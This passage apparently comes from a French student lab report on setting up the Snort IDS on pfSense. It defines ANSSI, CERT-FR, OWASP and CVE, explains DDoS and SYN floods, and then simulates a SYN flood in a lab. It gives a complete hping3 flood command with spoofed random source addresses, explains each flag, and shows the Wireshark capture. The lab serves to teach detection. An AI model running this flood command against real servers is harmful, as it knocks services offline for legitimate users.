
Cochez l'option Enable Snort VRT et collez votre Oinkcode (la clé Snort gratuite). Si vous ne faites pas cette étape, vous devrez mettre à jour Snort manuellement, ce qui n'est pas recommandé.

Cochez également Activer Snort GPLv2, Activer ET Open et Activer les options OpenAppID.


Sélectionnez un intervalle de mise à jour ; nous allons sélectionner 1 jour :



Si votre Pfsense dispose d'un SSL auto-signé, cochez l'option Désactiver SSL Peer Verification.




Dans Paramètres généraux, définissez un intervalle pour supprimer les hôtes bloqués, conservez les autres options par défaut et appuyez sur le bouton *Enregistrer*.



Mise à jour manuelle des règles Snort


Pour mettre à jour Snort manuellement, appuyez sur *Updates* et appuyez sur le bouton *Update rules*.

Ce processus va durer quelques minutes, soyez patient. Après avoir terminé, vos règles Snort seront mises à jour.



Téléchargement ou suppression des journaux d'alerte Snort

Pour télécharger ou supprimer les journaux d'alertes, appuyez sur l'onglet Alertes et appuyez sur le bouton *Download* ou sur le bouton *Clear* pour supprimer les alertes.




Note : quand on crée une nouvelle interface dans l'onglet Snort Interfaces, tous les paramétrages dans ses sous-onglets ne seront appliqués que pour cette nouvelle interface.

Personnaliser la configuration pour une interface


Revenez aux interfaces Snort et accédez aux catégories LAN. Ici vous pouvez voir trois sections :

LAN Categories


1. *Resolve Flowbits* : en cochant cette option, Snort activera automatiquement toutes les règles qui ont l'option *flowbit* configurée. L'option Flowbit est pour travailler sur plusieurs règles à la fois. Les règles selon lesquelles la vérification de l'un dépend de l'autre. (Par défaut coché)




2. Si cette case est cochée, Snort utilisera les règles de l'une des trois politiques IPS prédéfinies dans les règles de Snort. La sélection de cette option désactive la sélection manuelle des catégories Snort.
Les politiques Snort IPS sont : *Connectivity, Balanced, Security* ou *Max-Detect*.



   - La connectivité bloque la plupart des menaces majeures avec peu ou pas de faux positifs.
   - Équilibré est rapide et couvre la plupart des menaces de la journée. Il inclut toutes les règles de Connectivité.
   - La sécurité est une politique stricte. Il contient tout ce qui se trouve dans les deux premiers.
   - Max-Detect est une stratégie créée pour tester le trafic réseau via cet appareil. Cette politique doit être utilisée avec prudence sur les systèmes de production !
3. Toutes les règles téléchargées depuis l'onglet *Update* de Snort sont classées dans cette section. On peut personnaliser en cochant les *Ruleset* qu'on veut activer ou désactiver. Cette sélection de règle est seulement pour cette interface.




Note : En cliquant sur un *Ruleset* on peut voir son contenu :




LAN Rules

Dans cette partie on peut vérifier toutes les règles choisis dans l'onglet *LAN Categories*. On peut aussi ajouter nos règles personnalisées dans *Custom.rules* :




Note : Si on active ou désactive manuellement une ou plusieurs règles par cette page, on doit appliquer les modifications par le bouton *Apply*, sinon ils ne seront pas pris en charge :



LAN Preprocs


Dans cet onglet on peut voir tous les préprocesseurs existants sur Snort. Certains d'entre eux sont activés par défaut. Comme *SSH Detection*, *HTTP Inspect*, *Frag3* et *Stream5*, etc.



L'activation de certains de ces préprocesseurs est nécessaire au fonctionnement de leurs règles associées. Par exemples les règles *OPENAPPID* qui sont associées au préprocesseurs *Application ID Detection*.

Activer le Snort sur interface LAN

Après avoir choisi les *rulesets* pour une interface ou ajouté les règles personnalisées, on peut activer Snort sur celle-ci :



Le répertoire du Snort

Sur Pfsense (distribution linux FreeBSD), Snort est installé dans le répertoire */usr/local/etc/snort*. Ici se trouve le fichier configuration *Snort.conf*, des règles et les autres fichiers de configurations.

Quand on active Snort pour une interface, un dossier pour celle-ci sera créé dans ce répertoire avec tous les fichiers configurations et des règles personnalisées pour cette interface :

Des termes à connaitre : ANSSI, CERT-FR, OWASP, CVE

Quelques termes importants concernant la sécurité des réseaux et des systèmes avant de commencer la simulation des attaques :

ANSSI

L'ANSSI (**l'autorité nationale de défense et de sécurité des systèmes d'information**) est un service français chargé de la sécurité informatique. Elle est chargée de détectée et d'alerter s'il y a la présence d'attaques informatiques. Elle veille notamment à la protection de l'État concernant leurs données informatiques.

CERT-FR

Computer Emergency Response Team (CERT) également appelé CSIRT (**Computer security incident response team**) est un groupe d'experts en sécurité de l'information responsable de la protection, de la détection et de la réponse aux incidents de cybersécurité d'une organisation.

Le CERT-FR est une des composantes curatives complémentaires des actions préventives assurées par l'ANSSI. En tant que CERT national, il est le point de contact international privilégié pour tout incident de nature cyber touchant la France. Il assure une permanence de ses activités 24h/24, 7j/7.

Ses principales missions :


- Détecter les vulnérabilités des systèmes, au travers notamment d'une veille technologique ;
- Piloter la résolution des incidents, si besoin avec le réseau mondial des CERT ;
- Aider à la mise en place de moyens permettant de se prémunir contre de futurs incidents ;
- Organiser la mise en place d'un réseau de confiance.

OWASP

L'Open Web Application Security Project, ou *OWASP*, est une organisation internationale qui se consacre à la sécurité des applications web. L'un des principes fondamentaux de l'OWASP est que tous ses documents soient disponibles gratuitement et facilement accessibles sur son site web, ce qui permet à chacun d'améliorer la sécurité de ses propres applications web. Le matériel qu'ils proposent comprend de la documentation, des outils, des vidéos et des forums. Leur projet le plus connu est peut-être le Top 10 de l'OWASP.

Le Top 10 de l'OWASP est un rapport régulièrement mis à jour qui expose les préoccupations en matière de sécurité des applications web, en se concentrant sur les 10 risques les plus critiques. Le rapport est élaboré par une équipe d'experts en sécurité du monde entier.


Les risques de sécurité signalés dans le rapport OWASP Top 10 2017 et 2021 :




CVE

L'acronyme CVE, pour *Common Vulnerabilities and Exposures* en anglais, désigne une liste publique de failles de sécurité informatique. Lorsque l'on parle d'une CVE, on fait généralement référence à une faille de sécurité à laquelle un identifiant CVE a été attribué.

Les avis de sécurité publiés par les chercheurs mentionnent presque toujours au moins un identifiant CVE.






Simulations d'attaques

Nous allons simuler les attaques mentionnées dans le cahier des charges et nous essayerons de les capturer par Snort en activant des règles prédéfinies ou en créant les règles personnalisées. Pour éviter de recevoir beaucoup d'alertes, nous allons seulement activer les catégories des règles liées à l'attaque que nous allons effectuer.

DDoS (Distributed Denial of Service)

Une attaque DDoS ressemble à un embouteillage inattendu qui bloque une autoroute et empêche le trafic normal d'arriver à destination. DDoS (une attaque par déni de service distribué) est une tentative malveillante de perturber le trafic normal d'un serveur, service ou réseau en submergeant la cible.


Les attaques DDoS sont exécutées avec des réseaux de machines connectées à Internet.



Ces réseaux sont constitués d'ordinateurs infectés par un logiciel malveillant qui permet au pirate de les contrôler à distance. Ces dispositifs individuels sont appelés « bots » (ou zombies), et un groupe de bots s'appelle un « botnet ».

DDoS http Flood

Une attaque http flood est un type d'attaque par déni de service distribué volumétrique conçu pour saturer un serveur ciblé de requêtes http. Une fois que la cible a été saturée de demandes et qu'elle est incapable de répondre au trafic normal, déni de service se produira pour les requêtes supplémentaires des utilisateurs existants.



Les attaques HTTP flood sont un type d'attaque DDoS de « couche 7 ».

Il existe deux variétés d'attaques http flood :

Attaque http GET : plusieurs ordinateurs envoient plusieurs requêtes d'images, de fichiers ou d'autres éléments vers un serveur ciblé. Lorsque la cible est inondée de requêtes, un déni de service se produit pour les requêtes supplémentaires provenant de sources de trafic légitimes.

Attaque http POST : lorsqu'un formulaire est soumis sur un site Web (requête POST), le serveur doit traiter la requête entrante et envoyer les données dans une base de données. Le traitement des données du formulaire et l'exécution des commandes sont intensif et cette attaque peut créer le déni du service.

Comment peut-on atténuer une HTTP flood ?

Une solution possible est de lancer un défi à la machine afin de vérifier s'il s'agit ou non d'un bot, un peu comme le test *captcha* que l'on trouve couramment lors de la création d'un compte en ligne.


DDoS SYN flood

Une attaque SYN flood vise à rendre un serveur indisponible pour le trafic légitime en consommant toutes les ressources serveur disponibles. En envoyant des paquets de demande de connexion initiale (SYN : synchronize) le pirate submerge tous les ports disponibles sur un serveur ciblé, ce qui oblige le serveur à répondre lentement au trafic légitime ou l'empêche totalement de répondre.

L'attaque SYN flood fonctionne en exploitant le processus d'établissement de liaison d'une connexion TCP.

La connexion TCP est composée de trois processus distincts :


1. Le client envoie un paquet SYN au serveur afin d'établir la connexion.
2. Le serveur répond à ce paquet avec un paquet SYN/ACK, afin d'accuser réception de la communication.
3. Le client renvoie un paquet ACK pour accuser réception du paquet provenant du serveur.



Après avoir terminé ses étapes avec succès la connexion TCP est établi et ouverte pour envoyer et recevoir des données.

Pour créer un déni de service par l'attaque SYN flood :

1. Le pirate envoie un volume élevé de paquets SYN au serveur ciblé.
2. Le serveur répond ensuite à chacune des demandes de connexion et laisse un port ouvert prêt à recevoir la réponse.
3. Pendant que le serveur attend le dernier paquet ACK qui n'arrive jamais, le pirate continue d'envoyer plus de paquets SYN. Chaque paquet SYN oblige le serveur de créer une nouvelle connexion de port ouverte et une fois que tous les ports disponibles ont été utilisés, le serveur ne peut plus fonctionner normalement.



Trois manières pour la création d'une attaque SYN flood existe :


1. **Attaque directe :** une attaque SYN flood où l'adresse IP n'est pas usurpée est connue sous le nom d'attaque directe. Dans cette attaque, le pirate ne masque pas du tout son adresse IP. Cette méthode est rarement (voire jamais) utilisée, car les mesures d'atténuation sont relativement simples : il suffit de bloquer l'adresse IP de chaque système malveillant.
2. **Attaque par usurpation d'identité :** Un utilisateur malveillant peut également usurper l'adresse IP de chaque paquet SYN qu'il envoie afin d'entraver les efforts d'atténuation et de rendre son identité plus difficile à découvrir. Bien que les paquets puissent être usurpés, ils peuvent potentiellement être retracés jusqu'à leur source.
3. **Attaque distribuée (DDoS) :** si une attaque est créée à l'aide d'un botnet, la probabilité de pouvoir trouver la source de l'attaque est faible. Un pirate peut aussi faire en sorte que chaque périphérique distribué usurpe également les adresses IP à partir desquelles il envoie des paquets.

Comment atténuer une attaque SYN flood ?


1. Augmenter la file d'attente du backlog : Chaque système d'exploitation sur un appareil ciblé dispose d'un certain nombre de connexions semi-ouvertes qu'il autorise. Il est possible de répondre aux volumes élevés de paquets SYN en augmentant le nombre maximal de connexions semi-ouvertes possibles que le système d'exploitation autorisera (le backlog).
2. Ecraser la connexion semi-ouverte la plus ancienne une fois le backlog rempli.

Simulation d'une attaque DDoS SYN flood

Pour simuler l'attaque SYN flood, nous allons utiliser une machine kali en tant que pirate. Une machine Metasploitable 2 en tant que serveur web et une machine Windows 10 en tant que client légitime. Nous allons également installer Snort sur une Pfsense. Voici le schéma :



Le serveur web est disponible depuis la machine cliente sans problème :




Sur la Kali, nous allons utiliser un outil qui s'appelle **hping3** qui nous permet d'envoyer les paquets ICMP/UDP/TCP et d'afficher les réponses de la cible comme le programme ping le fait avec les réponses ICMP. Nous allons utiliser la commande suivante pour créer une attaque SYN flood vers le serveur web :

sudo hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 172.18.20.240

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 172.18.20.240
HPING 172.18.20.240 (eth0 172.18.20.240): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```


Dans cette ligne de commande : Kali envoie 15000 paquets (-c 15000) avec la taille de 120 octets (-d 120) chacun. Nous spécifions que le flag SYN (-S) droit être activé avec la taille de la fenêtre de 64 (-w 64). Nous ciblons l'attaque vers le serveur web sur le port 80 (-p 80) et utilisons le flag --flood pour envoyer les paquets le plus vite possible. Le flag --rand-source (random source) génère des adresse IP usurpée pour déguiser la source réelle et éviter la détection et en même temp arrêter les paquets SYN-ACK réponses de la victime d'arriver au pirate. Cela empêchera la machine du pirate de répondre avec le paquet ACK puisqu'il n'a jamais reçu SYN-ACK.

Après avoir lancé la commande, nous allons retenter d'accéder à la page web et nous voyons qu'il n'est plus accessible :



Visualiser les paquets SYN par Wireshark

Nous pouvons capturer les paquets transmis dans le réseau pour vérifier les paquets SYN créés par le pirate :




No.	Time	Source	Destination	Protocol	Length	Info
28	6.255741	139.71.237.198	172.18.20.240	TCP	174	1537 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
29	6.255741	152.5.205.43	172.18.20.240	TCP	174	1538 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
30	6.255741	48.61.56.43	172.18.20.240	TCP	174	1539 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
31	6.255741	21.88.233.5	172.18.20.240	TCP	174	1540 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
32	6.255741	185.114.134.192	172.18.20.240	TCP	174	1541 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
33	6.255741	186.68.30.42	172.18.20.240	TCP	174	1542 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
34	6.255741	19.205.239.36	172.18.20.240	TCP	174	1543 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
35	6.255741	5.140.193.237	172.18.20.240	TCP	174	1544 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
36	6.255741	110.88.54.211	172.18.20.240	TCP	174	1545 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
37	6.255741	182.90.156.78	172.18.20.240	TCP	174	1546 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
38	6.255741	189.209.55.196	172.18.20.240	TCP	174	1547 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
39	6.255741	213.188.19.156	172.18.20.240	TCP	174	1548 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]

On voit bien tous les paquets SYN envoyés depuis la machine du pirate vers le serveur web. Pour l'adresse source il n'y a pas d'adresse IP du pirate mais des adresses IP usurpées aléatoires. On peut aussi voir d'autres paramétrages dans le champ info.

